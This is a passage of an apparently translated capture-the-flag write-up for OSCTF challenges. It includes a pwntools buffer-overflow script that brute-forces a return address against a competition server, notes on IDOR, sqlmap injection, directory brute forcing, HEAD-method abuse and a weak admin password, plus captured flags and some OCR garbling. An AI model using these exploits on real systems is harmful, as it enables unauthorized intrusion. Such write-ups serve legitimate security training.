However, here is where most people get stuck. It looks easy, just overwrite the return address and jump to it `tweet_tweet` (i.e. the sin function). But the reality is that this binary has PIE enabled...

What I did was brute force the address without knowing that PIE existed.

Utilizing scripts


```
from pwn import *
```

```python
for i in range(1024):
    io=remote("34.125.199.248", 5674)
    win=p32(0x08049259)
    payload="A"*32+"NECGLSPQ"+"A"*12+"BBBB"+p32(0x8049259+i)

    io.recvuntil(">")
    io.sendline("300")

    io.sendafter("> ",payload)
    io.recvuntil("BBBB")

    try:
        print hex(u32(io.recv(4)))
        print io.recvuntil("}")
    except:
        print "NONE"
    io.close()
```

Web

Introspection

F12 to see js




OSCTF{Cr4zY_In5P3c71On}

Indoor WebApp

Enter the question point View Profile and find that there are parameters. Just pass an id of 2 and it will come out

Style Query Listing...?


SQLMAP was a complete success. T e domestic network connection was too poor during the foreign co petition, and the time blind injection was always hanging.



Just create a table

```
<current>
[1 table]
+-------+
| users |
+-------+
```

Let's just blast to see what's there. I found the /admin route and went in to take a look.




Me at this moment: ????? ????? ????? ????? ????? ????? ????? ????? ????? ?????

I probably forgot to set permissions (fog)

OSCTF{D1r3ct0RY_BrU7t1nG_4nD_SQL}

Heads or Tails?

According to the hint request, we found the existence of /get-flag



Burp connect

```
HTTP/1.1 405 METHOD NOT ALLOWED
Server: Werkzeug/3.0.3 Python/3.8.19
Date: Sat, 13 Jul 2024 12:37:06 GMT
Content-Type: text/html; charset=utf-8
Allow: OPTIONS, HEAD
Content-Length: 153
Connection: close

<!doctype html>
<html lang=en>
  <title>
    405 Method Not Allowed
  </title>
  <h1>
    Method Not Allowed
  </h1>
  <p>
    The method is not allowed for the requested URL.
  </p>
```

Found that it supports HEAD and OPTIONS methods


Send a HEAD request packet to ge

OSCTF{Und3Rr47Ed_H3aD_M3Th0D}

Action Notes

No one expected this, no one expected this. This question turned out to be a weak password. . . .

Just log in directly with the weak password admin123 that was cracked together with the admin account



OSCTF{Av0id_S1mpl3_P4ssw0rDs}